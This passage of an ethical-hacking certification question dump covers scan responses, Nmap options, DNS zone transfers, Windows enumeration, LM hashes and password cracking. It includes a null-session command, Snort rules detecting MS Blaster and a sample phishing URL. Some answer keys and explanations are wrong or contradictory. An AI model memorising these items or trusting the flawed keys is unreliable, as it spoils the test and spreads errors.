What is the proper response for a FIN scan if the port is open?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: F

Explanation: Open ports respond to a FIN scan by ignoring the packet in question.

---

**QUESTION 55:**

What is the proper response for a X-MAS scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: E

Explanation: Closed ports respond to a X-MAS scan with a RST.

---

**QUESTION 56:**

What is the proper response for a X-MAS scan if the port is open?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: F

Explanation: Closed ports respond to a X-MAS scan by ignoring the packet.

---

**QUESTION 57:**

What flags are set in a X-MAS scan?(Choose all that apply.

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. URG

Answer: C, D, F

Explanation: FIN, URG, and PSH are set high in the TCP packet for a X-MAS scan

---

**QUESTION 58:**

Which of the following is an automated vulnerability assessment tool.

- A. Whack a Mole
- B. Nmap
- C. Nessus
- D. Kismet
- E. Jll32

Answer: C

Explanation: Nessus is a vulnerability assessment tool.

---

**QUESTION 59:**

John is using a special tool on his Linux platform that has a signature database and is therefore able to detect hundred of vulnerabilities in UNIX, Windows, and commonly-used web CGI scripts. Additionally, the database detects DDoS zombies and Trojans. What would be the name of this multifunctional tool?

- A. nmap
- B. hping
- C. nessus
- D. make

Answer: C

Explanation:

Nessus is the world's most popular vulnerability scanner, estimated to be used by over 75,000 organizations world-wide. Nmap is mostly used for scanning, not for detecting vulnerabilities. Hping is a free packet generator and analyzer for the TCP/IP protocol and make is used to automatically build large applications on the \*nix platform.

---

**QUESTION 60:**

\_\_\_\_\_ is an automated vulnerability assessment tool.

- A. Whack a Mole
- B. Nmap
- C. Nessus
- D. Kismet
- E. Jll32

Answer: C

Explanation: Nessus is a vulnerability assessment tool.

---

**QUESTION 61:**

What is the disadvantage of an automated vulnerability assessment tool?

- A. Ineffective
- B. Slow
- C. Prone to false positives
- D. Prone to false negatives
- E. Noisy

Answer: E

Explanation: Vulnerability assessment tools perform a good analysis of system vulnerabilities; however, they are noisy and will quickly trip IDS systems

---

**QUESTION 62:**

What are two things that are possible when scanning UDP ports? (Choose two.)

- A. A reset will be returned
- B. An ICMP message will be returned
- C. The four-way handshake will not be completed
- D. An RFC 1294 message will be returned
- E. Nothing

Answer: B, E

Explanation: Closed UDP ports can return an ICMP type 3 code 3 message. No response can mean the port is open or the packet was silently dropped.

---

**QUESTION 63:**

Which of the following ICMP message types are used for destinations unreachable?

- A. 0
- B. 3
- C. 11
- D. 13
- E. 17

Answer: B

Explanation: Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the test.

---

**QUESTION 64:**

What does a type 3 code 13 represent?(Choose two.

- A. Echo request
- B. Destination unreachable
- C. Network unreachable
- D. Administratively prohibited
- E. Port unreachable
- F. Time exceeded

Answer: B, D

Explanation: Type 3 code 13 is destination unreachable administratively prohibited. This type of message is typically returned from a device blocking a port.

---

**QUESTION 65:**

Destination unreachable administratively prohibited messages can inform the hacker to what?

- A. That a circuit level proxy has been installed and is filtering traffic
- B. That his/her scans are being blocked by a honeypot or jail
- C. That the packets are being malformed by the scanning software
- D. That a router or other packet-filtering device is blocking traffic
- E. That the network is functioning normally

Answer: D

Explanation: Destination unreachable administratively prohibited messages are a

good way to discover that a router or other low-level packet device is filtering traffic. Analysis of the ICMP message will reveal the IP address of the blocking device and the filtered port. This further adds to the network map and information being discovered about the network and hosts.

---

**QUESTION 66:**

Which of the following Nmap commands would be used to perform a stack fingerprinting?

- A. Nmap -O -p80 <host(s.>
- B. Nmap -hU -Q<host(s.>
- C. Nmap -sT -p <host(s.>
- D. Nmap -u -o -w2 <host>
- E. Nmap -sS -Op target

Answer: A

Explanation: This option activates remote host identification via TCP/IP fingerprinting. In other words, it uses a bunch of techniques to detect subtlety in the underlying operating system network stack of the computers you are scanning. It uses this information to create a "fingerprint" which it compares with its database of known OS fingerprints (the nmap-os-fingerprints file. to decide what type of system you are scanning.

---

**QUESTION 67:**

Exhibit

```
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0xA1D95 Ack: 0x53 Win: 0x400
.

05/20-17:06:58.685879 192.160.13.4:31337 -> 172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0xA1D95 Ack: 0x53 Win: 0x400
```

(Note: the student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)

Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?

What is odd about this attack? Choose the best answer.

- A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.

- B. This is back orifice activity as the scan comes from port 31337.
- C. The attacker wants to avoid creating a sub-carries connection that is not normally valid.
- D. These packets were crafted by a tool, they were not created by a standard IP stack.

Answer: B

Explanation:

Port 31337 is normally used by Back Orifice. Note that 31337 is hackers spelling of 'elite', meaning 'elite hackers'.

---

**QUESTION 68:**

Which type of Nmap scan is the most reliable, but also the most visible, and likely to be picked up by and IDS?

- A. SYN scan
- B. ACK scan
- C. RST scan
- D. Connect scan
- E. FIN scan

Answer: D

Explanation: The TCP full connect (-sT. scan is the most reliable.

---

**QUESTION 69:**

Name two software tools used for OS guessing.(Choose two.

- A. Nmap
- B. Snadboy
- C. Queso
- D. UserInfo
- E. NetBus

Answer: A, C

Explanation: Nmap and Queso are the two best-known OS guessing programs. OS guessing software has the ability to look at peculiarities in the way that each vendor implements the RFC's. These differences are compared with its database of known OS fingerprints. Then a best guess of the OS is provided to the user.

---



**QUESTION 70:**

Sandra is the security administrator of Certkiller .com. One day she notices that the Certkiller .com Oracle database server has been compromised and customer information along with financial data has been stolen. The financial loss will be estimated in millions of dollars if the database gets into the hands of competitors. Sandra wants to report this crime to the law enforcement agencies immediately. Which organization coordinates computer crime investigations throughout the United States?

- A. NDCA
- B. NICP
- C. CIRP
- D. NPC
- E. CIA

Answer: D

---

**QUESTION 71:**

Which of the following Nmap commands would be used to perform a UDP scan of the lower 1024 ports?

- A. Nmap -h -U
- B. Nmap -hU <host(s.>
- C. Nmap -sU -p 1-1024 <host(s.>
- D. Nmap -u -v -w2 <host> 1-1024
- E. Nmap -sS -O target/1024

Answer: C

Explanation: Nmap -sU -p 1-1024 <host(s.> is the proper syntax. Learning Nmap and its switches are critical for successful completion of the CEH exam.

---

**QUESTION 72:**

Sandra has been actively scanning the client network on which she is doing a vulnerability assessment test. While conducting a port scan she notices open ports in the range of 135 to 139. What protocol is most likely to be listening on those ports?

- A. Finger
- B. FTP
- C. Samba

D. SMB

Answer: D

Explanation: The SMB (Server Message Block) protocol is used among other things for file sharing in Windows NT / 2000. In Windows NT it ran on top of NBT (NetBIOS over TCP/IP), which used the famous ports 137, 138 (UDP) and 139 (TCP). In Windows 2000, Microsoft added the possibility to run SMB directly over TCP/IP, without the extra layer of NBT. For this they use TCP port 445.

---

**QUESTION 73:**

SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. This protocol has long been used by hackers to gather great amount of information about remote hosts.

Which of the following features makes this possible? (Choose two)

- A. It used TCP as the underlying protocol.
- B. It uses community string that is transmitted in clear text.
- C. It is susceptible to sniffing.
- D. It is used by all network devices on the market.

Answer: B, D

Explanation: Simple Network Management Protocol (SNMP) is a protocol which can be used by administrators to remotely manage a computer or network device. There are typically 2 modes of remote SNMP monitoring. These modes are roughly 'READ' and 'WRITE' (or PUBLIC and PRIVATE). If an attacker is able to guess a PUBLIC community string, they would be able to read SNMP data (depending on which MIBs are installed) from the remote device. This information might include system time, IP addresses, interfaces, processes running, etc. Version 1 of SNMP has been criticized for its poor security. Authentication of clients is performed only by a "community string", in effect a type of password, which is transmitted in cleartext.

---

**QUESTION 74:**

John is a keen administrator, had has followed all of the best practices as he could find on securing his Windows Server. He has renamed the Administrator account to a new name that he is sure cannot be easily guessed. However, there people who attempt to compromise his newly renamed administrator account.

How is it possible for a remote attacker to decipher the name of the administrator account if it has been renamed?

- A. The attacker used the user2sid program.

- B. The attacker used the sid2user program.
- C. The attacker used nmap with the -V switch.
- D. The attacker guessed the new name.

Answer: B

Explanation: User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine Sid2user.exe can then be used to retrieve the names of all the user accounts and more. These utilities do not exploit a bug but call the functions LookupAccountName and LookupAccountSid respectively. What is more these can be called against a remote machine without providing logon credentials save those needed for a null session connection.

---

**QUESTION 75:**

Jess the hacker runs L0phtCrack's built-in sniffer utility which grabs SMB password hashes and stores them for offline cracking. Once cracked, these passwords can provide easy access to whatever network resources the user account has access to.

But Jess is not picking up hashed from the network.  
Why?

- A. The network protocol is configured to use SMB Signing.
- B. The physical network wire is on fibre optic cable.
- C. The network protocol is configured to use IPSEC.
- D. L0phtCrack SMB filtering only works through Switches and not Hubs.

Answer: A

Explanation: To protect against SMB session hijacking, NT supports a cryptographic integrity mechanism, SMB Signing, to prevent active network taps from interjecting themselves into an already established session.

---

**QUESTION 76:**

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.

In this context, what would be the most affective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer)

- A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
- B. Hire more computer security monitoring personnel to monitor computer systems and networks.
- C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
- D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

Explanation:

Bridging the gap would consist of educating the white hats and the black hats equally so that their knowledge is relatively the same. Using books, articles, the internet, and professional training seminars is a way of completing this goal.

---

**QUESTION 77:**

Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

s-1-5-21-1125394485-807628933-54978560-100Johns  
s-1-5-21-1125394485-807628933-54978560-652Rebecca  
s-1-5-21-1125394485-807628933-54978560-412Sheela  
s-1-5-21-1125394485-807628933-54978560-999Shawn  
s-1-5-21-1125394485-807628933-54978560-777Somia  
s-1-5-21-1125394485-807628933-54978560-500chang  
s-1-5-21-1125394485-807628933-54978560-555Micah

From the above list identify the user account with System Administrator privileges.

- A. John
- B. Rebecca
- C. Sheela
- D. Shawn
- E. Somia
- F. Chang
- G. Micah

Answer: F

Explanation: The SID of the built-in administrator will always follow this example:  
S-1-5-domain-500

---

**QUESTION 78:**

Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

- A. Overloading Port Address Translation
- B. Dynamic Port Address Translation
- C. Dynamic Network Address Translation
- D. Static Network Address Translation

Answer: D

Explanation: Mapping an unregistered IP address to a registered IP address on a one-to-one basis. Particularly useful when a device needs to be accessible from outside the network.



---

**QUESTION 79:**

What is the following command used for?  
`net use \targetipc$ "" /u:""`

- A. Grabbing the etc/passwd file
- B. Grabbing the SAM
- C. Connecting to a Linux computer through Samba.
- D. This command is used to connect as a null session
- E. Enumeration of Cisco routers

Answer: D

Explanation: The null session is one of the most debilitating vulnerabilities faced by Windows. Null sessions can be established through port 135, 139, and 445.

---

**QUESTION 80:**

What is the proper response for a NULL scan if the port is closed?

- A. SYN
- B. ACK

- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: E

Explanation: Closed ports respond to a NULL scan with a reset.

---

**QUESTION 81:**

One of your team members has asked you to analyze the following SOA record.

What is the TTL?

Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600  
3600 604800 2400.

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

Answer: D

Explanation: The SOA includes a timeout value. This value can tell an attacker how long any DNS "poisoning" would last. It is the last set of numbers in the record.

---

**QUESTION 82:**

One of your team members has asked you to analyze the following SOA record.

What is the version?

Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600  
3600 604800 2400.

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

Answer: A

Explanation: The SOA starts with the format of YYYYMMDDVV where VV is the version.

---

**QUESTION 83:**

MX record priority increases as the number increases.(True/False.

- A. True
- B. False

Answer: B

Explanation: The highest priority MX record has the lowest number.

---

**QUESTION 84:**

Which of the following tools can be used to perform a zone transfer?

- A. NSLookup
- B. Finger
- C. Dig
- D. Sam Spade
- E. Host
- F. Netcat
- G. Neotrace

Answer: A, C, D, E

Explanation: There are a number of tools that can be used to perform a zone transfer. Some of these include: NSLookup, Host, Dig, and Sam Spade.

---

**QUESTION 85:**

Under what conditions does a secondary name server request a zone transfer from a primary name server?

- A. When a primary SOA is higher that a secondary SOA
- B. When a secondary SOA is higher that a primary SOA
- C. When a primary name server has had its service restarted
- D. When a secondary name server has had its service restarted
- E. When the TTL falls to zero

Answer: A

Explanation: Understanding DNS is critical to meeting the requirements of the CEH. When the serial number that is within the SOA record of the primary server is higher than the Serial number within the SOA record of the secondary DNS server, a zone transfer will take place.

---

**QUESTION 86:**

What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?(Choose all that apply.

- A. 110
- B. 135
- C. 139
- D. 161
- E. 445
- F. 1024

Answer: B, C, E

Explanation: NetBIOS traffic can quickly be used to enumerate and attack Windows computers. Ports 135, 139, and 445 should be blocked.

---

**QUESTION 87:**

What is a NULL scan?

- A. A scan in which all flags are turned off
- B. A scan in which certain flags are off
- C. A scan in which all flags are on
- D. A scan in which the packet size is set to zero
- E. A scan with a illegal packet size

Answer: A

Explanation: A null scan has all flags turned off.

---

**QUESTION 88:**

What is the proper response for a NULL scan if the port is open?

- A. SYN



- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: F

Explanation: A NULL scan will have no response if the port is open.

---

**QUESTION 89:**

Which of the following statements about a zone transfer correct?(Choose three.

- A. A zone transfer is accomplished with the DNS
- B. A zone transfer is accomplished with the nslookup service
- C. A zone transfer passes all zone information that a DNS server maintains
- D. A zone transfer passes all zone information that a nslookup server maintains
- E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
- F. Zone transfers cannot occur on the Internet

Answer: A, C, E

Explanation: Securing DNS servers should be a priority of the organization. Hackers obtaining DNS information can discover a wealth of information about an organization. This information can be used to further exploit the network.

---

**QUESTION 90:**

You have the SOA presented below in your Zone. Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?  
collegae.edu.SOA,cikkye.edu ipad.college.edu. (200302028 3600 3600 6+4800 3600)

- A. One day
- B. One hour
- C. One week
- D. One month

Answer: C

Explanation: The numbers represents the following values:  
200302028; se = serial number

3600; ref = refresh = 1h  
3600; ret = update retry = 1h  
604800; ex = expiry = 1w  
3600; min = minimum TTL = 1h

---

**QUESTION 91:**

Certkiller is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain. What do you think Certkiller is trying to accomplish? Select the best answer.

- A. A zone harvesting
- B. A zone transfer
- C. A zone update
- D. A zone estimate

Answer: B

Explanation: The zone transfer is the method a secondary DNS server uses to update its information from the primary DNS server. DNS servers within a domain are organized using a master-slave method where the slaves get updated DNS information from the master DNS. One should configure the master DNS server to allow zone transfers only from secondary (slave) DNS servers but this is often not implemented. By connecting to a specific DNS server and successfully issuing the `ls -d domain-name > file-name` you have initiated a zone transfer.

---

**QUESTION 92:**

A zone file consists of which of the following Resource Records (RRs)?

- A. DNS, NS, AXFR, and MX records
- B. DNS, NS, PTR, and MX records
- C. SOA, NS, AXFR, and MX records
- D. SOA, NS, A, and MX records

Answer: D

Explanation: The zone file typically contains the following records:

SOA - Start Of Authority  
NS - Name Server record  
MX - Mail eXchange record  
A - Address record

**QUESTION 93:**

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing? (Select the Best Answer.)

- A. Install DNS logger and track vulnerable packets
- B. Disable DNS timeouts
- C. Install DNS Anti-spoofers
- D. Disable DNS Zone Transfer

Answer: C

Explanation: Implement DNS Anti-Spoofing measures to prevent DNS Cache Pollution to occur.

---

**QUESTION 94:**

Which DNS resource record can indicate how long any "DNS poisoning" could last?

- A. MX
- B. SOA
- C. NS
- D. TIMEOUT

Answer: B

Explanation: The SOA contains information of secondary servers, update intervals and expiration times.

---

**QUESTION 95:**

Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at [www.masonins.com](http://www.masonins.com). Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!" From his office, which was directly connected to Mason Insurance's internal

network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed `www.masonins.com` in his browser to reveal the following web page:  
H@cker Mess@ge:  
Y0u @re De@d! Fre@ks!

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact.

How did the attacker accomplish this hack?

- A. ARP spoofing
- B. SQL injection
- C. DNS poisoning
- D. Routing table injection

Answer: C

Explanation: External calls for the Web site has been redirected to another server by a successful DNS poisoning.

---

### **QUESTION 96:**

Which of the following tools are used for enumeration?(Choose three.

- A. SolarWinds
- B. USER2SID
- C. Cheops
- D. SID2USER
- E. DumpSec

Answer: B, D, E

Explanation: USER2SID, SID2USER, and DumpSec are three of the tools used for system enumeration. Others are tools such as NAT and Enum. Knowing which tools are used in each step of the hacking methodology is an important goal of the CEH exam. You should spend a portion of your time preparing for the test practicing with the tools and learning to understand their output.

**QUESTION 97:**

What did the following commands determine?

C: user2sid \earth guest

S-1-5-21-343818398-789336058-1343024091-501

C:sid2user 5 21 343818398 789336058 1343024091 500

Name is Joe

Domain is EARTH

- A. That the Joe account has a SID of 500
- B. These commands demonstrate that the guest account has NOT been disabled
- C. These commands demonstrate that the guest account has been disabled
- D. That the true administrator is Joe
- E. Issued alone, these commands prove nothing

Answer: D

Explanation: One important goal of enumeration is to determine who the true administrator is. In the example above, the true administrator is Joe.

---

**QUESTION 98:**

If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

- A. Birthday
- B. Brute force
- C. Man-in-the-middle
- D. Smurf

Answer: B

Explanation:

Brute force attacks are performed with tools that cycle through many possible character, number, and symbol combinations to guess a password. Since the token allows offline checking of PIN, the cracker can keep trying PINS until it is cracked.

---

**QUESTION 99:**

Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password

weaknesses and key loggers.

Which of the following options best represents the means that Bob can adopt to retrieve passwords from his client hosts and servers.

- A. Hardware, Software, and Sniffing.
- B. Hardware and Software Keyloggers.
- C. Passwords are always best obtained using Hardware key loggers.
- D. Software only, they are the most effective.

Answer: A

Explanation: Different types of keylogger planted into the environment would retrieve the passwords for Bob..

---

### **QUESTION 100:**

Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow: to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|0b|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 c0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset: 4; depth: 5; content: "|26 00|";
distance: 56; within: 2; content: "|5c 00|P|00|I|00|P|00|E|00 5c 00|";
nocase; distance: 5; within: 12; content: "|05|"; distance: 0; within: 1;
content: "|0b|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 c0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

- A. WebDav
- B. SQL Slammer
- C. MS Blaster
- D. MyDoom

Answer: C

Explanation: MS Blaster scans the Internet for computers that are vulnerable to its attack. Once found, it tries to enter the system through the port 135 to create a buffer overflow. TCP ports 139 and 445 may also provide attack vectors.

---

### **QUESTION 101:**

Which of the following algorithms can be used to guarantee the integrity of

messages being sent, in transit, or stored? (Choose the best answer)

- A. symmetric algorithms
- B. asymmetric algorithms
- C. hashing algorithms
- D. integrity algorithms

Answer: C

Explanation: In cryptography, a cryptographic hash function is a hash function with certain additional security properties to make it suitable for use as a primitive in various information security applications, such as authentication and message integrity. A hash function takes a long string (or 'message') of any length as input and produces a fixed length string as output, sometimes termed a message digest or a digital fingerprint.

---

**QUESTION 102:**

A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems. However, he is unable to capture any logons though he knows that other users are logging in.

What do you think is the most likely reason behind this?

- A. There is a NIDS present on that segment.
- B. Kerberos is preventing it.
- C. Windows logons cannot be sniffed.
- D. L0phtcrack only sniffs logons to web servers.

Answer: B

Explanation: In a Windows 2000 network using Kerberos you normally use pre-authentication and the user password never leaves the local machine so it is never exposed to the network so it should not be able to be sniffed.

---

**QUESTION 103:**

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

- A. MD4
- B. DES
- C. SHA

D. SSL

Answer: B

Explanation: The LM hash is computed as follows.

1. The user's password as an OEM string is converted to uppercase.
2. This password is either null-padded or truncated to 14 bytes.
3. The "fixed-length" password is split into two 7-byte halves.
4. These values are used to create two DES keys, one from each 7-byte half.
5. Each of these keys is used to DES-encrypt the constant ASCII string "KGS!@#\$\$%", resulting in two 8-byte ciphertext values.
6. These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash.

---

**QUESTION 104:**

In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration.

If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

- A. Full Blown
- B. Thorough
- C. Hybrid
- D. BruteDics

Answer: C

Explanation: A combination of Brute force and Dictionary attack is called a Hybrid attack or Hybrid dictionary attack.

---

**QUESTION 105:**

What is the algorithm used by LM for Windows2000 SAM ?

- A. MD4
- B. DES
- C. SHA
- D. SSL



Answer: B

Explanation: Okay, this is a tricky question. We say B, DES, but it could be A "MD4" depending on what they're asking - Windows 2000/XP keeps users' passwords not "apparently", but as hashes, i.e. actually as "check sum" of the passwords. Let's go into the passwords keeping at large. The most interesting structure of the complex SAM-file building is so called V-block. Its size is 32 bytes and it includes hashes of the password for the local entering: NT Hash of 16-byte length, and hash used during the authentication of access to the common resources of other computers LanMan Hash, or simply LM Hash, of the same 16-byte length. Algorithms of the formation of these hashes are following:

NT Hash formation:

1. User password is being generated to the Unicode-line.
2. Hash is being generated based on this line using MD4 algorithm.
3. Gained hash is being encoded by the DES algorithm, RID (i.e. user identifier) had been used as a key. It was necessary for gaining variant hashes for users who have equal passwords. You remember that all users have different RIDs (RID of the Administrator's built-in account is 500, RID of the Guest's built-in account is 501, all other users get RIDs equal 1000, 1001, 1002, etc.).

LM Hash formation:

1. User password is being shifted to capitals and added by nulls up to 14-byte length.
2. Gained line is divided on halves 7 bytes each, and each of them is being encoded separately using DES, output is 8-byte hash and total 16-byte hash.
3. Then LM Hash is being additionally encoded the same way as it had been done in the NT Hash formation algorithm step 3.

---

**QUESTION 106:**

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
- B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
- C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
- D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

Explanation:

[http://www.law.cornell.edu/uscode/html/uscode18/usc\\_sec\\_18\\_00001030----000-.html](http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html)

---

**QUESTION 107:**

Which of the following LM hashes represent a password of less than 8 characters?  
(Select 2)

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: B, E

Explanation:

Notice the last 8 characters are the same

---

**QUESTION 108:**

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow
- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

Answer: C

Explanation: Actually the objective of the rootkit is more to hide the fact that a system has been compromised and the normal way to do this is by exchanging, for example, ls to a version that doesn't show the files and process implanted by the attacker.

---

**QUESTION 109:**

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

Answer: A

Explanation: A Hybrid (or Hybrid Dictionary) Attack uses a word list that it modifies slightly to find passwords that are almost from a dictionary (like St0pid)

---

**QUESTION 110:**

**Exhibit**

Hello Steve,

We are having technical difficulty in restoring user database records after the recent blackout. Your account data is corrupted. Please logon on to SuperEmailServices.com and change your password.

<http://www.superemailservices.com%40c3405906949/support/logon.htm>

If you do not reset your password within 7 days, your account will be permanently disabled looking you out from using out e-mail services.

Sincerely,

Technical Support  
SuperEmailServices

You receive an e-mail with the message displayed in the exhibit.

From this e-mail you suspect that this message was sent by some hacker since you have using their e-mail services for the last 2 years and they never sent out an e-mail as this. You also observe the URL in the message and confirm your suspicion about 340590649. You immediately enter the following at the Windows 2000 command prompt.

ping 340590649

You get a response with a valid IP address. What is the obstructed IP address in the e-mail URL?

- A. 192.34.5.9
- B. 10.0.3.4
- C. 203.2.4.5
- D. 199.23.43.4

Answer: C

Convert the number in binary, then start from last 8 bits and convert them to decimal to get the last octet (in this case .5)

---

**QUESTION 111:**

\_\_\_\_\_ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

- A. Trojan
- B. RootKit
- C. DoS tool
- D. Scanner
- E. Backdoor

Answer: B

Explanation: Rootkits are tools that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

---

**QUESTION 112:**

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

- A. Copy the system files from a known good system
- B. Perform a trap and trace
- C. Delete the files and try to determine the source
- D. Reload from a previous backup
- E. Reload from known good media

Answer: E

Explanation: If a rootkit is discovered, you will need to reload from known good media. This typically means performing a complete reinstall.

---

**QUESTION 113:**

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

- A. All are hacking tools developed by the legion of doom
- B. All are tools that can be used not only by hackers, but also security personnel
- C. All are DDOS tools
- D. All are tools that are only effective against Windows
- E. All are tools that are only effective against Linux

Answer: C

Explanation: All are DDOS tools.

---

**QUESTION 114:**

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

- A. There is no way to tell because a hash cannot be reversed
- B. The right most portion of the hash is always the same
- C. The hash always starts with AB923D
- D. The left most portion of the hash is always the same
- E. A portion of the hash will be all 0's

Answer: B

Explanation: When looking at an extracted LM hash, you will sometimes observe that the right most portion is always the same. This is padding that has been added to a password that is less than 8 characters long.

---

**QUESTION 115:**

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

Answer: A

Explanation: Brute force cracking is a time consuming process where you try every possible combination of letters, numbers, and characters until you discover a match.

---

**QUESTION 116:**

Which of the following are well know password-cracking programs?(Choose all that apply.

- A. L0phtcrack
- B. NetCat
- C. Jack the Ripper
- D. Netbus
- E. John the Ripper

Answer: A, E

Explanation: L0phtcrack and John the Ripper are two well know password-cracking programs. Netcat is considered the Swiss-army knife of hacking tools, but is not used for password cracking

---

**QUESTION 117:**

Password cracking programs reverse the hashing process to recover passwords.(True/False.

- A. True
- B. False

Answer: B

Explanation: Password cracking programs do not reverse the hashing process. Hashing is a one-way process. What these programs can do is to encrypt words, phrases, and characters using the same encryption process and compare them to the original password. A hashed match reveals the true password.

---

**QUESTION 118:**

Assuring two systems that are using IPSec to protect traffic over the internet, what type of general attack could compromise the data?

- A. Spoof Attack
- B. Smurf Attack
